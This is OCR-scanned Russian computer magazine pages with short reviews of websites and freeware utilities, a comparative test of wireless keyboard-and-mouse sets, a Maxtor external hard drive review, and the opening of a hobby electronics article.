Свое название - "e-Crypt: Криптография, шифрование" - ресурс получил, потому что содержит достаточно большой объем информации по криптографии и шифрованию. Здесь ты найдешь документацию, книги и статьи по криптографии, криптоанализу, шифрованию, сжатию, безопасности и защите, исходники наиболее криптостойких алгоритмов шифрования (RSA, IDEA, ГОСТ, Blowfish и другие) на языках C/C++ и программы для защиты информации.

BOARD.WIN32ASMCOMMUNITY.NET



Ассемблер - твой стиль жизни? Torga запомни эту ссылку, она не раз тебе пригодится. Ресурс, к сожалению, на английском, но ведь грех не знать международный язык :). Тем более программисту: как же мануалы torga читаешь? Это не просто форум, а целое комьюнити (сообщество единомышленников), чле-


нами которого являются люди со всего мира. На форуме они делятся опытом и идеями. Форум для удобства поделен на несколько разделов: общие вопросы по win32asm, FAQ, MASM (посмотри еще www.masmforum.com), FASM (посмотри еще www.flatassembler.net), HLA (High Level Assembly), алгоритмы и исходные коды, использование и разработка IDE, работа с COM, работа с сетью, программирование игр и объектно-ориентированное программирование.

FAQS.ORG.RU

Russian FAQ Archives - некоммерческий проект, на котором ответы на многие вопросы найдет как начинающий пользователь, так и опытный специалист. Файлы FAQ распределены по соответствующим тематическим категориям. Захотел ты, к примеру, программирование - лезешь на http://faqs.org.ru/progr/. Каждый FAQ (по-русски ЧАВО - ЧАсто Задаваемые ВОпросы) - это небольшой файл со списком вопросов по определенной тематике и ответами на них (с комментариями и примерами). Если не нашел ответа на свой вопрос, смело задавай его в форуме (http://faqs.org.ru/forum/) - возможно, на него ответят его участники или модераторы. Большинство материалов присылается такими же энтузиастами, как и ты, либо взяты из Фидонет.

RTFM.VN.UA

Здесь валяется разнообразная документация, связанная с компьютерами и информационными технологиями. Ресурс, конечно, не претендует на наличие любой документации,



но все равно тут есть из чего выбрать. Часть документации на русском, часть - на английском. Помимо документации с сайта открыт доступ к файловому архиву провайдера VinNest (г. Винница), который постоянно обновляется.

WWW.MICROSOFT.COM

Если ты пользуешься чем-то, к чему приложили свои усилия ребята из Microsoft, то настоятельно рекомендую почаще заходить на этот сайт, чтобы не прозевать очередной патч от очередной дырки. Кроме того, на сайте лежит куча полезной информации по продуктам от Microsoft: ссылки на часто задаваемые вопросы, инструкции и рекомендации, полезные советы, доступные обновления и утилиты, ресурсы, расположенные на других серверах. Здесь же бесплатные сервиспаки, обновления, драйвера, различные версии ПО от мелкомягкого и другие бесплатные программки, которые могут пригодится - все это хозяйство называется Download Center (http://www.microsoft.com/downloads).

d()c (doc@nnm.ru)

СОФТ ОТ NONAME

ВСЕ САМОЕ ВКУСНОЕ

Вот и пришла пора получать новую посылку от nnm.ru! Программки, которые ты, кстати, найдешь на диске, позволят тебе растопырить пальцы перед приятелями (если они, конечно, не читают ХС ;).

X-SETUP PRO 6.6.300 FINAL

Вышел финальный релиз лучшего твикера системы – X-Setup Pro 6.6.300 Final (4,54 Мб). При помощи этой программы в твоих силах стало настроить все, что только теоретически возможно настроить в самой Windows и ее "окрестностях". В программе можно изменить более 1600(!) всевозможных "галочек". Настраиваем Windows, DirectX, Windows Media Player, Outlook Express и прочий софт от мелкомягких, а также Opera, Netscape, Real Player, Mozilla, NeoPlanet, Eudora... Не хватает только встроенного "TweakTC" для настройки Total Commander.


Это еще не все: благодаря тому, что можно подключать дополнительные плагины, возможности программы можно расширять. В частности, есть плагин для "тонкой" настройки блинонарезательной программы Nero. По адресу http://www.x-setup.net/downloads/plugins.asp ты найдешь более 20 плагинов. Каждый настраиваемый параметр снабжен описанием, в случае необходимости – ссылками на страницы интернета. Программа работает почти со всеми версиями Windows (95/98/98SE/ME/NT 4.0/2000/XP/2003). Так что дружно качаем и очень аккуратно настраиваем систему, дабы не наломать дров, понаставив "галок" не там, где надо... Начни работу с нажатия кнопки "Uninstall Tweak-XP" :).

HOT KEYBOARD PRO V2.3

Одна из самых часто используемых утилит на моем компе. Программа позволяет осуществлять множество монотонных операций с помощью всего пары кнопок (а кое-что вообще выполняет автоматом :)). Назначаем горячие клавиши практически для любой операции: запуска программ, открытия папок, вывода настраиваемого меню, запуска браузера (или конкретной странички), записи твоих действий (клава, мышь, вставка пауз), вставки и/или автозамены текста, соединения/разъединения с интернетом, манипуляций с окнами (закрыть, свернуть, развернуть, активировать, свернуть все, развернуть все и т.д.).

Управление задачами при нахождении процессов (есть практически во всех действиях), напоминалка, управление WinAmp'ом, громкостью, CD-плеером, будильник, выключение, перезагрузка, Log-Off компа и многое другое! Ты можешь самостоятельно задавать макросы, а можешь воспользоваться мастером, который проведет тебя по всем наиболее частым действиям! Встроенный шедулер – лепота! Любое действие сажаем на шедулер и получаем комп-автомат! Хочешь навсегда забыть о бэкапе – создавай новый макрос: "Запуск программы" [путь до WinRAR] -r i [куда бэкапим] [что бэкапим]. Пример: C:\Program Files\WinRAR\WinRAR.exe A -r i:\\backup\nnm.RAR e:\\NoNaMe\. Далее вешаем эту задачу во встроенный шедулер (выполнять каждый день в 5 утра) и все :).

Планировщик можно установить на любой запрограммированный макрос! Еще пример: выставляем в биосе ежедневное включение компа на 2 ночи. Пока ты спишь, в 2:10 Hot Keyboard сам дозвонится до инета. Затем самостоятельно снимет и отправит почту, запустит ReGet или качалку сайтов, аську. А ближе к утру откроет все тот же NetCaptor с любимой CaptorGroup (группа сайтов), который ты не спеша (за чашечкой кофе, сигарой и любимой муз[ык]ой ;)) прочитаешь. В 9:00 ты уйдешь на работу, а Hot Keyboard выйдет в офлайн, закроет все окна и вырубит компьютер. Вот такой кайф!




В использовании программка проста как три копейки, макросы разгруппированы, есть русский фейс. Эта прога сэкономит тебе драгоценное время (секунду за секундой) и деньги. Спасибо разработчикам за столь качественный и нужный софт.

SYSTEM SECURITY SUITE V1.04


Быстрый способ очистки системы от мусора. Утилита предлагает удалить Cookies, очистить кэш Internet Explorer, удалить index.dat файлы, хистори введенных URL'ов, временные файлы, корзину и прочее барахло.

Можно самому выбрать маску файлов (*.$$$, *.tmp, *.old и прочее) для удаления. Также System Security Suite позволяет просмотреть, что загружается вместе с системой. Утилита имеет малый размер и бесплатна.



WINSUPERKIT V5.1 (BUILD 555)

Маленькая программка с огромными возможностями. Включает в себя массу полезных сетевых утилит. Поиск IP-адресов: сканирование сети и вывод всех IP'шников, поиск IP по задаваемому диапазону, показ MAC-адресов, пинг и установление географического месторасположения, групповой пинг, whois, trace. Полная информация о твоей сетевой карте. Возможность добавления, редактирования, удаления шар. По мелочи: ведение логов, монитор скорости, таймер работы компа и инета. Перехват пакетов с выбранной сетевухи (жалко, без фильтров). Просмотр и сравнение файлов и директорий и прочее.




PIXGRABBER NONAME SPECIAL EDITION V1.0.05

Многофункциональная прога для формирования архива картинок и удобной работы с ними. Кроме этого, PixGrabber оградит тебя от надоедливой рекламы и позволит избавиться от повторного просмотра одних и тех же страниц.


Сразу после установки в IE появляется новый тулбар, при помощи которого можно собирать картинки с загруженной страницы (автоматически, в фоновом режиме, для всех посещаемых страниц, а также искать картинки при помощи нескольких поисковиков, грабить картинки по заданным маскам URL), блокировать рекламу и попапы, отключать загрузку графики и флеша, проговаривать выделенный текст голосом, переводить страницу, комфортно работать с закладками и т.д. Также в панель IE встраивается модуль быстрых групп, что позволяет открывать множество сайтов (объединенных одной группой) одним кликом мыши. Но основное предназначение PixGrabber – сбор картинок и закачка их в базу данных.

Ты можешь создавать подгруппы, искать нужные картинки в базе данных, удалять дубли, компоновать списки и подборки картинок для просмотра их в режиме слайд-шоу и многое другое.



RMOSCHANGE V1.0


Программа-надстройка Internet Explorer для полной анонимности в сети. Изменяет http-заголовки IE так, что сервер (веб-сайт) не сможет узнать, какая у тебя установлена ОС, версия браузера. Ты полностью анонимен, только не забудь поставить себе прокси :).



MOZGOPRAV V04.2004

В мозге человека в зависимости от состояния сознания преобладает та или иная частота. Мозгоправ, воздействуя на мозг с определенной частотой, может изменить текущее состояние его работы. Хочется спать, а еще столько работы – запускай Мозгоправ на бета-диапазон (13Гц-30Гц), и активное бодрствование через несколько минут тебе обеспечено! Проверил на себе – вроде с кофейком работает :).

А если поставить прогу на гамма-диапазон (30Гц-60Гц), да со стробоскопом (в полной темноте), можно войти в режим измененного сознания (у меня не получилось – кофе тут не работает :)). Весит Мозгоправ немного – 20 кило.



Content:

test_lab (test_lab@gameland.ru)

ТЕСТ КЛАВИАТУР

Неудобно работать с офисными приложениями, когда под руками всего-то и есть 102 клавиши да квадратная мышь. Совсем уж неудобно приглашать девушку одним глазком взглянуть на алтарь производительности (твою тачку, которой ты приносишь в жертву зеленые бумажек), осквернённый затертой, залитой напитками клавиатурой, доставшейся по наследству от прабабушки...

Test_lab благодарит компании TOP (www.tortrade.ru) и Алион (www.alion.ru) за предоставленное на тестирование оборудование.

LOGITECH CORDLESS DESKTOP EXPRESS

Выполненный в мягких тонах, этот набор придется по вкусу женщинам и детям. Клавиатура не имеет острых углов, мышь утолщается от кнопок к спинке. Расположение функциональных клавиш нестандартное – тугo придется тем, кто владеет методом слепой печати. Сами клавиши нажимаются жестко, с едва уловимым щелчком. Подкладка для кистей не соскакивает, а прочно держится. Русские и латинские буквы нанесены соответственно серым и черным цветом, что, с одной стороны, позволяет выдержать стиль, а с другой – мешает их визуальному разделению. Дополнительных клавиш управления всего 7; установив драйвер, их можно переназначить на любые задачи. На ресивере расположены два светодиода – индикаторы Caps и Num lock. Симметричная мышь (актуально для левшей) удобно лежит в ладони.

количество горячих клавиш: 7
расположение функциональных клавиш: стандартное
индикаторы: на ресивере (caps, num lock)
интерфейс: ps/2
мышь: 3 кнопки
цена: $53

LOGITECH CORDLESS DESKTOP DELUXE

Этот набор можно назвать аскетичным – только черный и белый цвета, никаких броских элементов. Четко выраженные углы загибаются так, как если бы клавиатура оплавилась вследствие продолжительной работы. Неброское оформление шепчет о готовности служить 8 часов в сутки, пять дней в неделю. Работать с клавиатурой действительно приятно, подкладка для кистей держится прочно. Даже клавиши расположены буднично, без праздничного бардака. Нажимаются легко, издавая при этом негромкий хлюпающий звук. Дополнительных клавиш 11, размещены они, как и положено, на верхней грани, дабы не путаться под пальцами. Мышь приятно держать в руке, жаль только, что кнопок, как и у предыдущей модели, всего две. Ресивер в точности повторен в этом наборе.

количество горячих клавиш: 11
расположение функциональных клавиш: стандартное
индикаторы: на ресивере (caps, num lock)
интерфейс: ps/2 и USB (переходник)
мышь: 3 кнопки
цена: $62

LOGITECH CORDLESS DESKTOP OPTICAL

А вот этого черного жеребца не удержать в офисе-конюшне. Ему подавай такой же черный монитор и такие же оплывшие колонки. Клавиши управления громкостью заменены поворотным регулятором, что очень удобно, ибо несет в себе еще и индикаторную функцию. Дополнительных кнопок по сравнению с двумя предыдущими моделями прибавилось – теперь их 19. Помимо регулятора громкости слева появился ролик iNav. Он претендует на замену колеса прокрутки мыши при работе в офисных приложениях, так как, в случае когда обе руки на клавиатуре, тянуться к нему все же ближе. И снова стандартно расположенные клавиши, только на сей раз жесткие и громкие. Ресивер ничуть не изменился, а вот мышь обросла пористыми накладками, чтобы не скользить в самые жаркие моменты, стала несимметричной, обзавелась дополнительной кнопкой.

количество горячих клавиш: 19 + F1-F12 (Office lock)
расположение функциональных клавиш: стандартное
индикаторы: на ресивере (caps, num lock)
интерфейс: ps/2
мышь: 3 кнопки
цена: $39

LOGITECH INTERNET NAVIGATOR KEYBOARD

Сей продукт предназначен для тех, кто чертовски доволен своей мышью, но не клавиатурой. Всем тем, кто, читая предыдущий тест, капал слюной на пол, Logitech дарит возможность приобщиться к прекрасному за меньшую сумму, выпустив отдельно клавиатуру, правда, хвостатую (ps/2). Снова подставка для кистей рук, снова жесткие, но уже более тихие в работе клавиши. Модель белого цвета явно проигрывает во внешнем виде афро-аме... черным собратьям. Как оправдание, гармоничное сочетание с белым же монитором. Русские и латинские буквы вновь нанесены одним цветом.

количество горячих клавиш: 21 + F1-F12 (Office lock)
расположение функциональных клавиш: стандартное
индикаторы: caps, num, scroll, Office lock
интерфейс: usb (переходник на ps/2)
мышь: нет
цена: $34

LOGITECH CORDLESS DESKTOP MX FOR BLUETOOTH

Любителям оскаленных карманных помощников эта вещица придется по вкусу. «Голубой зуб», он же Bluetooth, призван соединять по радиоканалам любые устройства, поддерживающие его. Так вот, ресивер данной модели по совместительству еще и Bluetooth-хаб, он же приютил на себе индикаторы caps lock, num lock и Office lock. Более того, это и зарядка для аккумуляторов. Клавиатура? Верно, все та же черная красавица, 19 горячих клавиш, поворотный регулятор громкости, колесо прокрутки. Кнопки, как и положено полноформатной клавиатуре, жесткие, громкие. И без того приятное впечатление усиливает мышь – MX700 (внимание: частота опроса – около 50 Гц). Удобно держать, удобно бросать, а вот ловить – не очень. К компьютеру это добро подключается через интерфейс PS/2, иначе не зайти в BIOS, не поработать в DOS и прочее – Bluetooth работает лишь после загрузки драйвера.

количество горячих клавиш: 19 + F1-F12 (Office lock) + ролик прокрутки + поворотный регулятор громкости
расположение функциональных клавиш: стандартное
индикаторы: на ресивере (caps, num, Office, scroll lock)
интерфейс: ps/2 и USB
мышь: 8 кнопок
цена: $190

»

LOGITECH DINOVO MEDIA DESKTOP

Стильная, почти что уникальная периферия. Прямые углы, клавиши по размеру чуть больше обычных, с уменьшенным ходом (почти беззвучные). Удлиненная грань заменяет подставку для кистей (и здесь функциональность уступила место дизайну - пусть предостерегутся владельцы компьютерных столов с лотками для клавиатур). Восьмикнопочная мышь - MX900, частота ее опроса - 80 Гц (пусть будут осмотрительны любители 3D action). Ресивер такой же, как и в предыдущей модели. Стоит отдельно отметить цифровую клавиатуру (MediaPad), вынесенную как отдельный блок. Она сочетает в себе функции калькулятора, непосредственно клавиатуры и пульта ДУ (в том числе благодаря наличию медиаклавиш), ибо тоже с голубым зубом (радиус действия - до 10 м). Трехстрочный ЖК-дисплей способен отображать не только цифры (как и положено калькулятору), но и текущий музыкальный трек. Браво!

количество горячих клавиш: 11 + 8 на MediaPad
расположение функциональных клавиш: стандартное
индикаторы: на ресивере (caps, Office lock)
интерфейс: ps/2 и USB
мышь: 8 кнопок
цена: $318

CREATIVE DESKTOP WIRELESS 8000

Набор выполнен в модном сочетании черного и серебряного цветов. Нажатие клавиш довольно упругое, глубокое, беззвучное. Подкладка для запястий сидит неплотно, есть зазор, который, вероятно, будет собирать грязь. Символы латиницы нанесены белым, а кириллицы - бордовым цветом. Для того чтобы разглядеть их, потребуется яркий источник света. Ролики прокрутки на клавиатуре и на мыши издают раздражающий громкий звук. Из-за талии мышь будет неудобно держать людям с большой ладонью. Более того, мышь теряет связь с ресивером уже на расстоянии в 130 см. Отсутствуют индикаторы Caps и Num lock.

количество горячих клавиш: 21 + ролик прокрутки
расположение функциональных клавиш: стандартное
индикаторы: нет
интерфейс: USB
мышь: 3 кнопки
цена: $57

A4 TECH WIRELESS DESKTOP KBS-21533RP

Сочетание черного и серебряного цветов - производители наверняка хотели угодить владельцам ЖК-мониторов, окрашенных обычно именно в эти цвета. С молочно-белым электропучевым радиатором на столе гармонии не добиться. Клавиши А-образной формы - проявление заботы о наших кистях. В самом деле, если заставить себя пройти через пару часов промахов по кнопкам, можно выбраться из терний к звездам. Однако вот что странно: намекая таким образом на эргономичность, производитель совсем забыл об упоре для кистей рук. Нажимаются клавиши звучно, чуть мягче привычного. 16 горячих клавиш полностью перепрограммируемы. Отсутствуют какие-либо индикаторы Caps и Num lock, мониторить эти режимы можно после установки ПО (с дискеты). Простая мышь дополняет картину - набор явно офисный. Ресивер умеет заряжать батарейки типа AAA, принимает сигнал клавиатуры более чем с 5 м, а мыши - 2,5 м.

количество горячих клавиш: 16
расположение функциональных клавиш: стандартное
индикаторы: нет
интерфейс: ps/2
мышь: 3 кнопки
цена: $38

A4 TECH WIRELESS DESKTOP KBS-1527RP


Прямоугольный вариант, снова серебряно-черные тона. Выглядит лучше, аккуратнее предшественника, на вес клавиатура оказалась легче. Клавиши снова А-образные, и снова нет подставки для кистей. Поменялась мышь: теперь она не расширяется, а сужается к запястью, но все те же три кнопки. Пару слов о ресивере: вообще, он может заряжать батареи и при выключенном компьютере, если тот умеет включаться по нажатию заданной клавиши (или их сочетания). Батареи (AAA, которые заряжает ресивер), прилагающиеся в количестве 4 штук, разряжаются грызуном катастрофически быстро (ситуация повторяется и с A4 tech Wireless Desktop KBS-21533RP). Горячих клавиш 17, все они могут перепрограммироваться. Снова отсутствуют индикаторы Caps и Num lock. Расположение функциональных клавиш (del, home, end, ins, pg up/down), как и в предыдущем варианте, нестандартно и едва ли удобно – это, скорее, еще один элемент дизайна.

количество горячих клавиш: 17
расположение функциональных клавиш: стандартное
индикаторы: нет
интерфейс: ps/2
мышь: 3 кнопки
цена: $34

A4 TECH WIRELESS DESKTOP KBS-2548RP

Несбалансированный набор. Вспомогательная клавиатура расположена не справа, а слева, причем еще и зеркально отражена. Рано радуются левши – мышь несимметричная, под правую руку. Теперь владельцу такого серебряно-черного друга придется поработать над собой, чтобы научится вбивать цифры левой рукой (краски сгущает зеркальное отражение рядов цифр). Положение может спасти ролик прокрутки текста, расположенный на правом ребре клавиатуры. Горячих клавиш стало 19, клавиши F1-F12 могут менять свое назначение, они, по сути, тоже горячие. И снова обескураживает отсутствие светодиодов, сигнализирующих, в том числе, и о режиме клавиш F1-F12 (для них, к сожалению, не поможет даже установка ПО). Мышь удобно ложится в руку, несимметричная. Ресивер же несмотря на свою идентичность неустойчив, теряет сигнал мыши на 1,5 м, а клавиатуры – на 2,5 м.

количество горячих клавиш: 19 + F1-F12 (Office lock) + ролик прокрутки (справа)
расположение функциональных клавиш: стандартное
индикаторы: нет
интерфейс: USB
мышь: 3 кнопки
цена: $46



A4 TECH MEDIAWEB DESKTOP ZOOM KBS-2350 ZRP

Все та же цветовая гамма, все те же наклонные А-образные клавиши. Наконец-то появилась подставка для кистей рук. Как всегда в таких случаях, владельцам компьютерных столов стоит удостовериться в том, что нажимать горячие клавиши, расположенные по верхней грани, при использовании подставки будет сподручно. Колесико для прокрутки текста на сей раз расположено удобно, а 21 горячую клавишу, как всегда, можно перепрограммировать по своему желанию. Нестандартное расположение функциональных клавиш и отсутствие светодиодов – это те самые капли дегтя в бочке меда. Отдельного внимания достойна мышь: сразу за ее роликом расположились клавиши zoom+ и zoom-.

количество горячих клавиш: 21 + ролик прокрутки
расположение функциональных клавиш: стандартное
индикаторы: нет
интерфейс: USB
мышь: 5 кнопок
цена: $43

DEFENDER WIRELESS MULTIMEDIA SET S WRS-1080 W (WRS 1080 B)

Две эти модели отличаются лишь цветом: W – молочно-белая с добавлением серого на гранях, а B – черная. И если в первом случае буквы кириллицы обозначены красным, а латиницы – черным, то во втором случае и та и другая раскладки одинаково белые. Впрочем, это не должно останавливать тех, кто печатает, не глядя на клавиатуру. Это самая что ни на есть стандартная клавиатура с 18 горячими клавишами, без каких-либо изысков. Нажатие клавиш достаточно тихое. Подходит для того, чтобы не спеша клацать в комнате, где спит человек. Однако простая двухкнопочная мышь своим ревом при вращении колесика нарушает идиллию. Подобно моделям от A4 tech отсутствуют индикаторы Caps, Num, Scroll lock.

количество горячих клавиш: 18
расположение функциональных клавиш: стандартное
индикаторы: нет
интерфейс: USB
мышь: 3 кнопки
цена: $35

»

DEFENDER WIRELESS MULTIMEDIA SET M WRS-1050 B

Эта клавиатура еще ближе к тому образу, что сложился в умах пользователей, – никаких изысков и дизайнерских ухищрений, даже горячие клавиши, коих 17, расположены равномерно в одну линию. Подкладка для кистей несколько увеличивает клавиатуру в размере, но работать с горячими клавишами и в таком случае удобно, сидя за компьютерным столом. Клавиши издают едва слышный шорох, нажимаются мягко. Символы кириллицы и латиницы нанесены одинаковым шрифтом и цветом, так что визуально очень сложно их отличать. И Defender наступил на излюбленные грабли A4 tech – индикаторов Caps lock и Num lock нет. Грызун, как и положено стандартному, симметричен. По сложившейся традиции он не то квакает, не то урчит при вращении колесика.

количество горячих клавиш: 17
расположение функциональных клавиш: стандартное
индикаторы: нет
интерфейс: ps/2
мышь: 3 кнопки
цена: $24

DEFENDER WRS 2050 PHANTOM

Черная с вкраплениями серебряного цвета, эта клавиатура оказывается в полтора раза шире стандартной. Нижняя грань вытянута к пользователю, призывая водрузить на себя запястья. Не тут то было – запястья попадают как раз на край ребра, что отнюдь не является эргономичным. Клавиши гулко шуршат, нажимаются с легким усилием. Присутствует колесико для прокрутки текста и поворотный регулятор громкости. Всего 8 из 18 горячих клавиш поддаются дрессировке (перепрограммированию). Из всех нужных индикаторов только один – низкого уровня зарядки батарей (эта проблема решается после установки ПО). Расположение функциональных клавиш нестандартное. Четырехкнопочная мышь снова квакает, но уже чуть тише.

количество горячих клавиш: 18 + ролик прокрутки + поворотный регулятор громкости
расположение функциональных клавиш: стандартное
индикаторы: Battery charge
интерфейс: USB
мышь: 4 кнопки
цена: $36

DEFENDER WRS 2080 CARDINAL

Мало того, что эта клавиатура в полтора раза шире предшественницы, так к ней еще пристегивается подставка для кистей! В итоге, сидя за компьютерным столом, достать до горячих клавиш невозможно в принципе. А их, к слову сказать, ни много ни мало, 44, это вместе с F1-F12 (переключение режимов с помощью Office lock). Тут и ролик прокрутки текста, и поворотный регулятор громкости, и все остальное, что только можно вообразить. Поддаются дрессировке только 12 горячих клавиш. Клавиатура тихая, едва-едва шуршит при нажатии клавиш. Ресивер помимо своих основных задач мониторит режимы Caps, Num Office, Scroll lock и низкий уровень зарядки батарей. Мышь четырехкнопочная, при этом четвертая, так удобно расположившаяся клавиша нажимается чересчур легко, что может помешать импульсивным игрокам.

количество горячих клавиш: 32 + F1-F12 (Office lock) + ролик прокрутки + поворотный регулятор громкости
расположение функциональных клавиш: стандартное
индикаторы: на ресивере (caps, num, scroll, Office lock, Battery charge)
интерфейс: ps/2
мышь: 4 кнопки
цена: $42

ВЫВОДЫ

Каждый выбирает по вкусу: кому-то хочется все привязать к горячим клавишам, чтобы не терять время на перемещение по папкам, кто-то хочет украсить рабочий стол эксклюзивной вещицей, а кое-кто намерен купить клавиатуру для этой жизни, не тратить денег впустую. Благо, есть из чего выбирать.

test_lab (test_lab@gameland.ru)

СОХРАНИ СЕБЯ САМ

НОВЫЙ 250-ГИГОВЫЙ ВИНТ ОТ MAXTOR

Совсем недавно компания Maxtor представила новую серию внешних винчестеров OneTouch (в линейку входят модели объемом 80, 120, 160, 200, 250 и 300 Гб). По большей части они предназначены для резервного сохранения данных (backup), что, собственно, и обозначается производителем.

Поговорим подробнее о 250-гиговом винчестере Maxtor. Диск можно использовать не только для бэкапа, ведь 250 Гб на борту и скоростные интерфейсы позволяют работать с данными на высоких скоростях (см. технические характеристики).

У девайса имеется ряд интересных особенностей. Кроме горячей замены (которая поддерживается самими интерфейсами USB и FireWire), имеется возможность настройки кнопки на передней панели, по умолчанию являющейся кнопкой бэкапа, на запуск программы или выполнение системной функции (та самая "OneTouch" - "одно прикосновение"). Правда, для задействования этой функции нужно установить прилагающееся ПО (Dantz Retrospect Express). К слову сказать, в Windows XP SP2 для установки винчестера даже не требуется диск с драйверами, поскольку ОС сама определяет и устанавливает устройство. Есть еще одна немаловажная особенность - управление питанием, причем реализована она двумя способами: в ручном и автоматическом режимах. В ручном режиме управление осуществляется посредством выключателя на задней панели устройства (то есть когда не требуется работа с HDD, можно просто его отключить, не вынимая из розетки). Второй способ: при помощи входящих в комплект утилит можно настроить время, через которое винчестер уходит в спящий режим и затем отключается.

Теперь о начинке. Интерфейс FireWire собран на чипсете Oxford 911, что гарантирует высокие качество и скорость работы при подключении накопителя через соответствующий разъем, причем поддерживаются скорости до 400 Мб/сек (по шине). А второй разъем IEEE 1394 дает возможность подключения дополнительных устройств, которые используют FireWire, непосредственно к HDD. Мотор выполнен с использованием жидкостных динамических подшипников, и поэтому работающий винчестер практически не слышно даже при активной передаче данных.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Модель: A01A250
Объем винчестера: 250 Гб
Обороты: 7200 rpm
Размер кэша: 8 Мб
Время доступа: <9.3 мс
Скорость передачи данных (максимальная): USB2 - 34 Мб/сек, FireWire - 41 Мб/сек
Интерфейсы: 2xFireWire (IEEE 1394), USB 1.1/2.0
Поддержка платформ: PC, Mac
Размеры: 41x140x210 мм
Вес: 1.38 кг
Питание: адаптер 100-220 В, 47-63 Гц
Минимальные системные требования: PC: PII, Windows 98/ME/2000/XP, 64 Мб ОЗУ, свободный FireWire или USB порт Mac: iMac/PowerMac G3, MacOS 9.1/MacOS X (10.1.2-10.1.5,10.2.4), свободный FireWire или USB порт

Корпус сделан из алюминия, благодаря чему внешние повреждения девайсу не страшны, а во избежание перегрева и выхода из строя на задней панели установлен один маленький вентилятор, который, однако, неплохо продувает HDD. В комплекте с винчестером имеется подставка, при помощи которой жесткий диск можно установить в вертикальном положении, но из-за отсутствия крепления станина будет отваливаться при перемещении всей конструкции с места на место.

Разработчики позаботились и о любителях макинтошей, представив специально замоденную модель, а вот с семейством операционных систем *nix устройство работать не будет, так как официальная поддержка отсутствует.

В итоге, имеем отличный девайс для бэкапа данных или работы с мультимедиаконтентом, быстрый, большой и удобный в работе.

NeO1eX (NeO1eX@rambler.ru), http://www.alexhak.narod.ru

ПАЯЛЬНИК

РУЛЕЗНЫЙ БИПЕР

Меня всегда раздражали обыкновенные дверные звонки. Ну что прикольного в простом звоне? Гораздо круче, когда звонок может приветствовать гостя или, наоборот, посылать его :).

